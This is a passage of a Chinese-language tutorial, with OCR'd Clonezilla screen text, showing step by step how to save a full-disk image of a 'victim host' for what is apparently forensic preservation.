
选择存储打包后的镜像的目录，按照实际需求选择，之后选择 Done


U20Copy
NCHC自由软件实验室 - 台湾
再生龙(Clonezilla) - 开放原始码再生还原系统
选择后续高级参数向导所要的模式:
Beginner 初学模式：接受默认的选择
Expert 专家模式：自行选择高级参数
Exit 退出，进入命令列
<确定>
<取消>


选择初学模式




目前场景需要的是全盘复制，所以选择 savedisk




打包后的镜像的名字，默认是当前日期




选择源硬盘，当前场景受害主机只有一块硬盘，所以就是 sda


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
NCHC自由软件实验室 - 台湾
再生龙额外的高级参数 | 模式: savedisk
选择的压缩方式，如果您不知道选用哪些的话，就保留默认值，不要修改任何选项。
-z1p 使用并行的gzip压缩，适用于多核/CPU机器
-z9p 使用pzstd压缩(速度很快，压缩文件大小跟gzip差不多，适用于多核/CPU机器)
<确定>
<取消>


压缩方式，选择默认即可




是否检查和修正来源系统，选择跳过



